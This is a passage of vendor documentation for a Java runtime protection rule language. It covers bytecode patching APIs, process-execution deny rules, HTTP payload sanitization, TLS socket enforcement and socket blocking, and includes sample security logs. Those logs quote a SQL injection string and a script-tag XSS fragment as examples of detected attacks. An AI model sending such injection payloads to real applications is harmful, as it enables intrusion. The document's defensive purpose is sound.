The linking conditions for an ARMR Patch rule are as follows. The method matching the function statement must first be found by the ARMR Engine. If the target function is never loaded into the JVM, then the patch will not be applied. As a result, the link event for that ARMR Patch rule will not occur. Similarly, if the target function is loaded into the JVM, but the location-specifier statement cannot be matched to one-or-more instructions in the target function, then again, the patch will not be applied and the link event for that ARMR Patch rule will not occur.

For an ARMR Patch rule to link, the target function must be found, and the location-specifier with the target function must also be found. When both of these cases are true (the target function is found and one or more location-specifier(s) are found) then the ARMR Engine will link that ARMR Patch rule into the target function.

Linking events can occur at any time during JVM execution, but will always occur before the target function and location-specifier(s) begin executing for the first time. However linking does not necessary have to happen during the startup of the application. At any time the matching function/location-specifier is loaded into the JVM, the ARMR Engine will link the matching ARMR Patch rule.


The link state is also useful when debugging an ARMR Patch rule. If no link states are noted in the ARMR Engine event log when it was expected to present, this may indicate that there is an error in the signature specified in the function statement or location-specifier.

During the link state for an ARMR Patch rule, the Java code contained in the code block will be compiled. It is during this time that any compilation errors will be reported and logged in the ARMR Engine event log.

## JavaFrame API

### The 'this' Variable

Returns the `this` instance for non-static functions.



|

```
Object loadThisVariable()
```

|

## Raising Exceptions

When there is a deliberate intention to throw an Exception in the context of the running application, an Exception needs to be raised. If an uncaught Exception is thrown from the `patch(JavaFrame)` method of an ARMR Patch, the ARMR Engine will consider the ARMR Patch rule to be broken, and immediately unlink (i.e, uncompile) the offending ARMR Patch rule from the target function.

|

```
void raiseException(Throwable throwable)
```

|

## Returning Values

There are cases where an ARMR Patch will be required to return a value from the patched function, which will prevent any further bytecode instructions to be executed after the location at which the ARMR Patch was applied.

|

```
void returnVoid()  
void returnFloat(float returnValue)  
void returnBoolean(boolean returnValue)  
void returnInt(int returnValue)  
void returnDouble(double returnValue)  
void returnLong(long returnValue)  
void returnChar(char returnValue)  
void returnByte(byte returnValue)
```

```
void returnShort(short returnValue)
void returnString(String returnValue)
void returnObject(Object returnValue)
```

## Load Variables

The **loadVariable** methods are used to read values stored in a certain index in the local variable array. Please note that long and double take up two index slots.

```
void loadFloatVariable(int index)
void loadIntVariable(int index)
void loadDoubleVariable(int index)
void loadLongVariable(int index)
void loadBooleanVariable(int index)
void loadByteVariable(int index)
void loadShortVariable(int index);
void loadCharVariable(int index);
void loadStringVariable(int index);
void loadObjectVariable(int index);
```

## Store Variables

The **storeVariable** methods are used to write values to a certain index in the local variable array. Please note that long and double take up two index slots.

```
void storeFloatVariable(int index, float newValue)
void storeIntVariable(int index, int newValue)
void storeDoubleVariable(int index, double newValue)
void storeLongVariable(int index, long newValue)
void storeBooleanVariable(int index, boolean newValue)
void storeByteVariable(int index, byte newValue)
```

```
void storeShortVariable(int index, short newValue);
void storeCharVariable(int index, char newValue);
void storeStringVariable(int index, String newValue);
void storeObjectVariable(int index, Object newValue);
```

## Load Operand

The **loadOperand** methods are used to read values stored in a certain index in the operand stack. Please note that long and double take up two index slots.

```
float loadFloatOperand(int index)
int loadIntOperand(int index)
double loadDoubleOperand(int index)
long loadLongOperand(int index)
boolean loadBooleanOperand(int index)
byte loadByteOperand(int index)
short loadShortOperand(int index);
char loadCharOperand(int index);
String loadStringOperand(int index);
Object loadObjectOperand(int index);
```

## Store Operand

The **storeOperand** methods are used to write values to a certain index in the operand stack. Please note that long and double take up two index slots.

```
void storeFloatOperand(int index, float newValue)
void storeIntOperand(int index, int newValue)
void storeDoubleOperand(int index, double newValue)
void storeLongOperand(int index, long newValue)
void storeBooleanOperand(int index, boolean newValue)
```

```
void storeByteOperand(int index, byte newValue)
void storeShortOperand(int index, short newValue);
void storeCharOperand(int index, char newValue);
void storeStringOperand(int index, String newValue);
void storeObjectOperand(int index, Object newValue);
```

|

# ARMR Process Rule

## Overview

The ARMR `process` rule can be used to control the access that an application has for executing external processes on the server. This is useful to prevent unauthorized attempts at process forking.

## When (Event)

To control access to executables using the ARMR `process` rule the user must specify the `execute` declaration.

execute	<p>A parameter must be supplied to the <code>execute</code> declaration to determine the executable(s) that the ARMR <code>process</code> rule will control access to. Both Unix and Windows filesystem paths are supported. This parameter takes the form of a list of one or more quoted-strings indicating specifically targeted executables. Each string represented in the parameter can be:- a single executable or directory name - the agent will control access to any executable or directory on the filesystem that matches the given name</p>

- an absolute path to a specific executable or directory. The wildcard character (\*) is supported anywhere in the executable name or path:- only one wildcard character can be used with each path
- the wildcard will only wildcard a single directory
- the wildcard can be used to specify all executables with a specific prefix
- the wildcard character specified on its own represents all executables and directories on the filesystem |

## Then (Action)

There are three supported actions for the ARMR `process` rule: `protect`, `detect` and `allow`.

protect	All attempts to fork a process are blocked. If configured, a log message is generated with details of the event.
detect	Monitoring mode: the application behaves as normal. A log message is generated with details of all attempts to fork a process. A log message <b>must</b> be specified with this action.
allow	Can be used to allow access to execute specific processes which are a subset of protected executables covered by an ARMR <code>process</code> rule in <code>protect</code> mode.

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

## Examples

All examples of the ARMR `process` rule are given for both Unix and Windows style filesystem paths, where appropriate.

In the following example, we define an ARMR `process` rule that prevents forking of all processes inside a specific directory.

Unix

```
app("Process forking mod"):
  requires(version: ARMR/2.8)
  process("Protect executable in a specific directory"):
    execute("/tmp/*")
    protect(message: "denying attempt to execute processes inside specific directory", severity: 10)
  endprocess
endapp
```

Windows

```
app("Process forking mod"):
  requires(version: ARMR/2.8)
  process("Protect executable in a specific directory"):
    execute("C:\\Windows\\*")
    protect(message: "denying attempt to execute processes inside specific directory", severity: 10)
  endprocess
endapp
```

## Logging

### Unix

```
<9>1 2021-03-29T11:44:30.233+01:00 userX_system java 15891 - - CEF:0|ARMR:Process forking mod|Process forking mod|2.8|Protect executable in a specific directory|Execute Rule|Very-High|rt=Mar 29 2021 11:44:30.232 +0100 dvchost=userX_system pro-cid=15891 appVersion=1 ruleType=process securityFeature=process act=protect msg=denying attempt to execute processes inside specific directory path=/tmp/myscript.sh commandLine=myscript.sh scriptArg
```

### Windows

```
<9>1 2021-03-29T11:47:50.278+01:00 userX_system java 13286 - - CEF:0|ARMR:Process forking mod|Process forking mod|2.8|Protect executable in a specific directory|Execute Rule|Very-High|rt=Mar 29 2021 11:47:50.278 +0100 dvchost=userX_system pro-cid=13286 appVersion=1 ruleType=process securityFeature=process act=protect msg=denying attempt to execute processes inside specific directory path=C:\\Windows\\myscript.bat commandLine=myscript.bat scriptArg
```

## Further Examples

### As above, with the stacktrace also logged

#### Unix

```
app("Process forking mod - with stacktrace"):
  requires(version: ARMR/2.8)
  process("Protect executable in a specific directory"):
    execute("/tmp/*")
    protect(message: "denying attempt to execute processes inside specific directo-ry", severity: 10, stacktrace: "full")
  endprocess
endapp
```

#### Windows

```
app("Process forking mod - with stacktrace"):
  requires(version: ARMR/2.8)
  process("Protect executable in a specific directory"):
    execute("C:\\Windows\\*")
    protect(message: "denying attempt to execute processes inside specific directo-ry", severity: 10, stacktrace: "full")
  endprocess
endapp
```

## Logging

### Unix

```
<9>1 2021-03-29T11:48:42.889+01:00 userX_system java 15891 - - CEF:0|ARMR:Process forking mod - with stacktrace|Process forking mod - with stacktrace|2.8|Protect executable in a specific directory|Execute Rule|Very-High|rt=Mar 29 2021 11:48:42.887 +0100 dvchost=userX_system procid=15891 appVersion=1 ruleType=process securityFeature=process act=protect msg=denying attempt to execute processes inside specific directory stacktrace=com.waratek.spiracle.file.FileExecServlet.executeRequest(FileExecServlet.java:78)\ncom.waratek.spiracle.file.FileExecServlet.doPost(FileExecServlet.java:70)\njavax.servlet.http.HttpServlet.service(HttpServlet.java:650)\njavax.servlet.http.HttpServlet.service(HttpServlet.java:731)\nsun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:303)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:208)\norg.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)\nsun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:208)\norg.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:218)\norg.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:122)\norg.apache.catalina.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.java:505)\norg.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:169)\norg.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.invoke(AccessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:116)\norg.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.AbstractHttp11Processor.process(AbstractHttp11Processor.java:1082)\norg.apache.coyote.AbstractProtocol$AbstractConnectionHandler.process(AbstractProtocol.java:623)\norg.apache.tomcat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.java:316)\njava.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149)\njava.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:624)\norg.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)\njava.lang.Thread.run(Thread.java:748) path=/tmp/myscript.sh commandLine=/tmp/myscript.sh scriptArg
```

### Windows

```
<9>1 2021-03-29T11:52:52.859+01:00 userX_system java 15844 - - CEF:0|ARMR:Process forking mod - with stacktrace|Process forking mod - with stacktrace|2.8|Protect executable in a specific directory|Execute Rule|Very-High|rt=Mar 29 2021 11:52:52.859 +0100 dvchost=userX_system procid=15844 appVersion=1 ruleType=process securityFeature=process act=protect msg=denying attempt to execute processes inside specific directory stacktrace=com.waratek.spiracle.file.FileExecServlet.executeRequest(File-
```

```
ExecServlet.java:78)\ncom.waratek.spiracle.file.FileExecServlet.doPost(FileExecServlet.java:70)\njavax.servlet.http.HttpServlet.service(HttpServlet.java:650)\njavax.servlet.http.HttpServlet.service(HttpServlet.java:731)\nsun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:303)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:208)\norg.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)\nsun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:208)\norg.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:218)\norg.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:122)\norg.apache.catalina.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.java:505)\norg.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:169)\norg.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.invoke(AccessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:116)\norg.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.AbstractHttp11Processor.process(AbstractHttp11Processor.java:1082)\norg.apache.coyote.AbstractProtocol$AbstractConnectionHandler.process(AbstractProtocol.java:623)\norg.apache.tomcat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.java:316)\njava.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149)\njava.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:624)\norg.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)\njava.lang.Thread.run(Thread.java:748) path=C:\\Windows\\myscript.bat commandLine=myscript.bat scriptArg
```

## Prevent forking a specific process

### Unix

```
app("Process forking mod 2"):\n  requires(version: ARMR/2.8)\n  process("Prevent forking a specific process"):\n    execute("/tmp/myscript.sh")\n    protect(message: "denying attempt to execute specific process", severity: High)\n  endprocess\nendapp
```

### Windows

```

app("Process forking mod 2"):
  requires(version: ARMR/2.8)
  process("Prevent forking a specific process"):
    execute("C:\\Windows\\myscript.bat")
    protect(message: "denying attempt to execute specific process", severity: High)
  endprocess
endapp

```

## Detect forking any process with a specific name

Unix

```

app("Process forking mod 3"):
  requires(version: ARMR/2.8)
  process("Detect all attempts to execute myscript.sh"):
    execute("myscript.sh")
    detect(message: "myscript.sh file executed", severity: Low)
  endprocess
endapp

```

Windows

```

app("Process forking mod 3"):
  requires(version: ARMR/2.8)
  process("Detect all attempts to execute myscript.bat"):
    execute("myscript.bat")
    detect(message: "myscript.bat file executed", severity: Low)
  endprocess
endapp

```

## Prevent forking all processes, except allow specific process

Unix

```

app("Process forking mod 4"):
  requires(version: ARMR/2.8)

  process("Prevent all process forking"):
    execute("*")
    protect(message: "denying attempt to execute any external process", severity:
7)
  endprocess

  process("Allow forking of specific process"):
    execute("/tmp/myscript.sh")
    allow(message: "allowing specific executable", severity: 3)
  endprocess

endapp

```

## Windows

```
app("Process forking mod 4"):
  requires(version: ARMR/2.8)

  process("Prevent all process forking"):
    execute("*")
    protect(message: "denying attempt to execute any external process", severity:
7)
  endprocess

  process("Allow forking of specific process"):
    execute("C:\\Windows\\myscript.bat")
    allow(message: "allowing specific exectuable", severity: 3)
  endprocess

endapp
```

# ARMR Sanitization Rule

## Overview

The ARMR Sanitization rule can be used to verify data entering the workflow of a server via a HTTP request. Such data is referred to here as a payload, and may be in the form of a String, JSON, or XML. Each payload is then matched against known safe and unsafe patterns. The unsafe patterns include common Cross-Site-Scripting, SQL Injection, and Path Traversal attacks. Any payload that matches an unsafe pattern will be marked for sanitization, which means that a payload has been found to be potentially malicious and an action will need to be taken. If the rule action is configured in **protect** mode, the payload will be prevented from being used by the system and a CEF event will be generated. Configuring the rule in **detect** mode will generate a CEF event and allow the workflow to continue uninterrupted. It is also possible that a payload may not cleanly match with any of the safe or unsafe patterns. Such payloads are labelled as undetermined values. For such cases, the rule can be configured to automatically mark all undetermined values as being safe or unsafe. Safe undetermined values will be logged, where unsafe undetermined values will be handled by the action.

## Given (Condition)

Directive	Attribute	Necessity	Description
request	paths	mandatory	This determines the HTTP endpoints for which protection is enabled. An optional key value pair can be supplied to this declaration where the key is <code>paths</code> and the value can be one of the following (indicating specifically targeted HTTP endpoints)- a quoted string

- a list of one or more quoted-strings
- the wildcard character (\*) is supported to cover multiple URIs. This can be specified as:
  - a prefix `*/target.jsp`
  - a suffix `/myApplication/*`
  - both a prefix and a suffix `*/target*`

- if the wildcard character is one of the characters in the path itself, it has to be escaped using the backslash character (\\*). If no value is specified then protection will be applied to all HTTP endpoints by default. If a string value is specified then it must:- not be empty
- be a valid relative URI. The `paths` can be configured similar to,- `request(paths: ["/api/user", "/api/cart"]) || undetermined | values | mandatory |` If a payload cannot be cleanly identified as being `safe` or `unsafe` then the rule will consider these values as being **undetermined**. If undetermined values are configured as unsafe, then it will be handled by the action. If `values` are considered safe, then they will be logged for visibility but the action will not take effect. The `values` can be configured only as,- `undetermined(values: safe)`
- `undetermined(values: unsafe)` Undetermined values are treated as `safe` by default. An undetermined value is likely of interest to security engineers. Once satisfied that an application is able to safely handle undetermined values, there is a rule syntax to stop the generation of security events in this case:- `undetermined(values: safe, logging: off) || ignore | payload | optional |` The rule is used to verify data entering the workflow of a server against known safe and unsafe patterns. Such data is referred to here as a payload, and may be in the form of a String, JSON, or XML. If the rule has marked a payload as being unsafe, but it has been reasoned that the payload is actually safe to use, then this configuration can be used to ignore those payloads. An array of payload values can be specified. The `payload` can be configured similar to,- `ignore(payload: ["abcd", "efgh", "1234"])` The `payload` can be configured along with the `attribute` in the same `ignore` declaration. `ignore(payload: ["abcd", "efgh", "1234"], attribute: ["field1", "keyname2"]) || | attribute | optional |` If the ARMR Sanitization has marked a payload as being unsafe, but it has been reasoned that the assignment of that value, or indeed any value, within the codebase won't be used in a malicious way, then this configuration will allow the assignment to happen for the attribute. An attribute could be a class field, or a map value, or URL query parameter. An array of attribute names can be specified. The `attribute` can be configured similar to,- `ignore(attribute: ["field1", "keyname2"])` The `attribute` can be configured along with the `payload` in the same `ignore` declaration. `ignore(attribute: ["field1", "keyname2"], payload: ["abcd", "efgh", "1234"]) |`

## When (Event)

The rule actively examines payloads coming from HTTP requests that use the `javax.servlet.HttpServletRequest` API and JSON/XML parsing within Spring Boot applications.

## API

```
javax.servlet.ServletRequest.getParameter(Ljava/lang/String;)Ljava/lang/String;
```

```
javax.servlet.ServletRequest.getParameterMap()Ljava/util/Map;
```

```
javax.servlet.ServletRequest.getParameterValues()[Ljava/lang/String;
```

```
javax.servlet.ServletInputStream.readLine([BII)I
```

Spring Boot - JSON to Object Conversion

Spring Boot - XML to Object Conversion

## Then (Action)

<code>protect</code>	Payloads that are marked for sanitization will be blocked by either throwing an exception, or replacing the malicious value with a <b>null</b> reference. Doing so will prevent the HTTP request from being processed. If logging is configured, a CEF entry is added to the log file with details of the event. This information includes the payload that was marked for sanitization, the HTTP endpoint, the affected class, and the attribute associated with the payload and class.
<code>detect</code>	Monitoring mode: the application behaves as normal. A CEF entry is added to the log file with details of the event. This information includes the payload that was marked for sanitization, the HTTP endpoint, the affected class, and the attribute associated with the payload and class. A log message must be specified with this action.

## Examples

### Basic Single Rule Configuration

The following example shows the basic configuration for a single ARMR Sanitization rule.

The rule will:

- enable sanitization in `protect` mode for any HTTP request. Any `unsafe` payload caught by the sanitization rule in `protect` mode will generate a CEF log entry, and will be blocked from being consumed by the application.

- consider any `undetermined` value to be `safe`. All safe undetermined values will generate a CEF log entry, but will not be handled by the action.
- log a `high` severity CEF entry with a custom message of **"A payload has been marked for sanitization"**.

```
app("SECURITY POLICY"):
  requires(version: ARMR/2.8)

  sanitization("SANITIZATION :01"):
    request()
    undetermined(values: safe)
    protect(message: "A payload has been marked for sanitization", severity:
high)
  endsanitization

endapp
```

## Advanced Multiple Rule Configuration

The following example shows a more detailed configuration with multiple ARMR Sanitization rules.

The first rule will:

- enable sanitization in `detect` mode for any HTTP request that is not mapped by the rule named `SANITIZATION :02`. Any `unsafe` payload caught by the sanitization rule in `detect` mode will generate a CEF log entry. It is recommended to review and report any suspicious entries in the CEF log as further sanitization rules can be configured based on this data.
- consider any `undetermined` values to be `unsafe`. All unsafe values are handled by the action, which in this case will be handled by the `detect` action.
- log a `medium` severity CEF entry using the **default** message.

The second rule will:

- enable sanitization in `protect` mode, but only for the URIs `"/api/user/register"`, `"/api/shop/basket/add"`. Any unsafe payload caught by the sanitization rule in `protect` mode will generate a CEF log entry, and will be blocked from being consumed by the application.
- consider any `undetermined` value as `unsafe`. All unsafe values are handled by the action, which in this case will be the `protect` action.

- ignore the `payload: ["1=1=1 Air Force 1=1=1"]` because this is the actual name of a product being sold by the online store that could be added to the basket. A review of this value found that it could be safely ignored. The result of not ignoring this particular payload would have resulted in the ARMR Sanitization rule blocking it due to the detection of SQL Injection.
- ignore the `attribute: ["time"]` because this is a field of a class that is assigned a value coming from an HTTP request. After reviewing the business logic of how this field is being used in the application, it was decided that values assigned to this field cannot be used in a malicious way making it safe to ignore. This will avoid the ARMR Sanitization rule protecting against values that are of no concern.
- log a high severity CEF entry with a custom message of “**sensitive API endpoint under attack**”.

```
app("SECURITY POLICY"):
  requires(version: ARMR/2.8)

  sanitization("SANITIZATION :01"):
    request()
    undetermined(values: unsafe)
    detect(message: "", severity: medium)
  endsanitization

  sanitization("SANITIZATION :02"):
    request(paths: ["/api/user/register",
                  "/api/shop/basket/add"])
    undetermined(values: unsafe)
    ignore(payload: ["1=1=1 Air Force 1=1=1"],
           attribute: ["time"])
    protect(message: "sensitive API endpoint under attack", severity: high)
  endsanitization

endapp
```

## Logging

A log entry similar to the following is generated when an unsafe payload for protect and detect is caught by the sanitization rule, and when a safe undetermined value is caught.

### Protect Mode

```
<10>1 2021-02-19T20:06:56.939Z localhost java 19559 - - CEF:0|ARMR:SANITIZA-
TION|SANITIZATION|2.8|SANITIZATION :01|Execute Rule|High|rt=Feb 19 2021
20:06:56.939 +0000 dvchost=localhost procid=19559 appVersion=1 ruleType=sanitiza-
tion securityFeature=sanitization datainput act=protect msg=A payload has been
```

```
classified as malicious reason=SQLI taintSource=HTTP_SERVLET httpRequestUri=/api/
forum/print/requestbody/as/map internalHttpRequestUri=/api/forum/print/requestbody/
as/map className=java.util.LinkedHashMap attribute=MAP_KEY["message"] payload=' OR
'1'\='1 remoteIpAddress=127.0.0.1 localIpAddress=127.0.0.1 localPort=8080
```

## Detect Mode

```
<10>1 2021-02-19T20:15:25.002Z localhost java 19559 - - CEF:0|ARMR:SANITIZA-
TION|SANITIZATION|2.8|SANITIZATION :01|Execute Rule|High|rt=Feb 19 2021
20:15:25.002 +0000 dvchost=localhost procid=19559 appVersion=1 ruleType=sanitiza-
tion securityFeature=sanitization datainput act=detect msg=A payload has been clas-
sified as malicious reason=XSS taintSource=HTTP_SERVLET httpRequestUri=/api/forum/
print/xml/requestbody/complex internalHttpRequestUri=/api/forum/print/xml/request-
body/complex className=com.example.data.entity.xml.ForumEntityXml attribute=OB-
JECT_FIELD["message"] payload=<script> remoteIpAddress=127.0.0.1 localIpAd-
dress=127.0.0.1 localPort=8080
```

## Safe Undetermined

```
<10>1 2021-02-19T20:09:43.593Z localhost java 19559 - - CEF:0|ARMR:SANITIZA-
TION|SANITIZATION|2.8|SANITIZATION :01|Execute Rule|High|rt=Feb 19 2021
20:09:43.592 +0000 dvchost=localhost procid=19559 appVersion=1 ruleType=sanitiza-
tion securityFeature=sanitization datainput msg=A payload could not be classified
reason=UNDETERMINED taintSource=HTTP_SERVLET httpRequestUri=/api/forum/add/json in-
ternalHttpRequestUri=/api/forum/add/json className=com.example.data.entity.ForumEn-
tity attribute=OBJECT_FIELD["message"] payload=< > remoteIpAddress=127.0.0.1 lo-
calIpAddress=127.0.0.1 localPort=8080
```

# Secure Sockets


## Overview

This security feature is only available on Rimini Connect for Java, is not supported on AAMS Agent.

Creating plain TCP server sockets without data encryption allows attackers to intercept such communication channels and read/modify the transmitted data. To avoid such attacks the communication channel must be encrypted. To enforce this policy, the rule upgrades TCP server sockets to SSL/TLS server sockets. Upgrading TCP server sockets to SSL/TLS server sockets will significantly increase the difficulty of Man-in-The-Middle attacks and address known vulnerabilities such as CWE-319, CWE-311, and CWE-5 that are classified as "Sensitive Data Exposure" in OWASP's Top 10 list.

The upgrade is completely transparent to the application and behaves as if communication is occurring over an unencrypted channel. Additionally, because of the fact that the host could be a newer Java version than the guest, SSL/TLS server sockets are able to utilize the newer cipher suites available to the host JVM. This provides the advantage of stronger encryption via the use of the latest cryptographic algorithms for SSL/TLS communication.

In order for this rule to successfully upgrade TCP server sockets to SSL/TLS server sockets make sure that the following system properties are set, according to the desired SSL/TLS configuration. Note that the same system properties must be set on both the server and the client nodes.



|

```
-Djavax.net.ssl.trustStore  
-Djavax.net.ssl.trustStorePassword  
-Djavax.net.ssl.keyStore  
-Djavax.net.ssl.keyStorePassword
```

|

## When (Event)

accept	IP address and portWhen a specific <code>protect</code> action acting on connections is enforced (e.g. forcing TCP connections to use TLS for connection by specifying <code>connection: secure</code> key-value), only wildcard IP and port are supported

## Then (Action)

protect	Upgrades TCP server sockets to SSL/TLS server sockets. If configured, a log message is generated with details of the event. The <code>stacktrace: "full"</code> action parameter is not a valid configuration for the Secure Sockets rule.If configured, a log message is generated with details of the event.	

## Examples

Force TCP connections to use TLS for connections.

```
app("Socket Accept Forced TLS"):
  requires(version: ARMR/2.8)
  socket("Force TCP connections to use TLS for connections"):
    accept("0.0.0.0:0")
    protect(connection: secure, message: "forced TLS on every connection", severity:
    High)
  endsocket
endapp
```

## Logging

When the above `Secure Sockets` rule is triggered a log entry similar to the following is generated:

```
<10>1 2021-03-12T23:28:52.427Z userX_system java 27253 - - CEF:0|ARMR:Walter|Walter|2.8|Force TCP connections to use TLS for connections|Execute Rule|High|rt=Mar 12 2021 23:28:52.427 +0000 dvchost=jenkins-qa-slave-centos.aws.example.lan pro-cid=27253 appVersion=1 ruleType=socket securityFeature=socket tcptossl act=protect msg=Forced TLS on every connection localName=0.0.0.0 localPort=33547
```

# Socket Control Security Feature

## Overview

The socket rule begins with a `socket` and ends with an `endsocket`. It must contain the rule name as a parameter and this is an arbitrary string, hence it needs to be surrounded with double-quotes. The `socket` rule cannot contain duplicate statements, and multiple `socket` rules are allowed in the same ARMR application. The order of statements inside the `socket` rule does not matter.

Port ranges in Socket rules are only supported on ARMR version 2.2 and above.

## Given (Condition)

bind	<p>The <code>bind</code> takes the following key-value pairs as parameters: <code>client</code> and <code>server</code>. They can be used simultaneously within <code>bind</code>. The value for both <code>client</code> and <code>server</code> keys within <code>bind</code> is a quoted-string composed of the IP address of the local interface and the port separated by a colon. Wildcard for IPv4 addresses is specified by <code>0.0.0.0</code>, and wildcard for port is specified by <code>0</code>. The following are examples of <code>bind</code> conditions specifying wildcarded IPv4 addresses and wildcarded port;</p>
------	--

```
bind(client: "0.0.0.0") bind(server: "0.0.0.0") bind(server: "0.0.0.0", client: "0.0.0.0")
```

```
Specific IPv4 and/or port numbers may be specified, for example; bind(client: "127.0.0.1:80")
bind(server: "127.0.0.1:0") bind(client: "0.0.0.0:80") Port ranges may be specified, for example;
bind(client: "0.0.0.0:80-90") bind(server: "0.0.0.0:8080-8090") bind(server: "127.0.0.1:8080-8090")
```

|| connect | `accept` and `connect` require only a single parameter which is the IPv4 address and port for accepting connections from and to a remote address, respectively. Hostnames may also be used. Wildcard for IPv4 addresses is specified by `0.0.0.0`, and wildcard for port is specified by `0`. The following are examples of `accept` and `connect` conditions specifying wildcarded IPv4 addresses and wildcarded port; `accept("0.0.0.0:0")` `accept("localhost:0")` `connect("0.0.0.0:0")` `connect("localhost:0")` Specific IPv4 and/or port numbers may be specified, hostnames may also be specified. For example; `accept("127.0.0.1:5001")` `accept("0.0.0.0:5001")` `connect("127.0.0.1:8080")` `connect("127.0.0.1:0")` Port ranges may be specified, for example; `accept("127.0.0.1:5000-5100")` `connect("0.0.0.0:8080-8100")`

|| accept ||

It is possible to create multiple ARMR socket rules with overlapping or overarching conditions. The agent handles this configuration by selecting only a single rule, and applies the action defined in it. The agent uses the following criteria for selection:

1. select the rule that contains a matching IP address and port, using a rule containing wildcards if no match is found
2. if more than one such matching rule exists then priority is given based on the action, in the order allow, protect, detect

To avoid unexpected behavior, it is recommended to limit the number of rules that overlap when possible.

## Then (Action)

protect	Block network connections to or from an IP address and port combination specified in the <code>socket</code> rule. If configured, a log message is generated with details of the event.
allow	Allow network connections to or from an IP address and port combination specified in the <code>socket</code> rule. If configured, a log message is generated with details of the event.
detect	Monitoring mode: the application behaves as normal. Network connections to or from an IP address and port combination specified in the <code>socket</code> rule are logged only. A log message must be specified with this action.

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

## Examples

Blocking client binds on all interfaces and all ports

```
app("Socket Client Bind Mod"):
requires(version: ARMR/2.8)
socket("Blocking client binds on all interfaces and all ports"):
bind(client: "0.0.0.0:0")
protect(message: "port binding blocked", severity: 8)
endsocket
endapp
```

Blocking server binds on all interfaces and all ports.

```
app("Socket Server Bind Mod"):
requires(version: ARMR/2.8)
socket("Blocking server binds on all interfaces and all ports"):
bind(server: "0.0.0.0:0")
protect(message: "port binding blocked", severity: 8)
endsocket
endapp
```

Blocking client connections on all ports.

```
app("Socket Connect Mod"):
requires(version: ARMR/2.8)
socket("Blocking client connections on all ports"):
connect("0.0.0.0:0")
protect(message: "connections blocked", severity: 8)
endsocket
endapp
```

Blocking server accepting connections on all interfaces and all ports.

```
app("Socket Accept Mod"):
requires(version: ARMR/2.8)
socket("Blocking server accepting connections on all interfaces and all ports"):
accept("0.0.0.0:0")
protect(message: "connections blocked", severity: 8)
endsocket
endapp
```

Blocking server accepting connections on a specific interface and specific port.

```
app("Socket Accept Mod"):
requires(version: ARMR/2.8)
socket("Blocking server accepting connections on IP 127.0.0.1 and specific port
5001"):
accept("127.0.0.1:5001")
protect(message: "connections blocked", severity: 8)
endsocket
endapp
```

Blocking server accepting connections on a specific interface, over a range of ports.

```
app("Socket Accept Mod"):
requires(version: ARMR/2.8)
socket("Blocking server accepting connections on IP 127.0.0.1 and port range
5000-5010"):
accept("127.0.0.1:5000-5010")
protect(message: "connections blocked", severity: 8)
endsocket
endapp
```

Blocking server accepting connections on a specific interface, over a range of ports.

```
app("Socket Accept Mod"):
requires(version: ARMR/2.8)
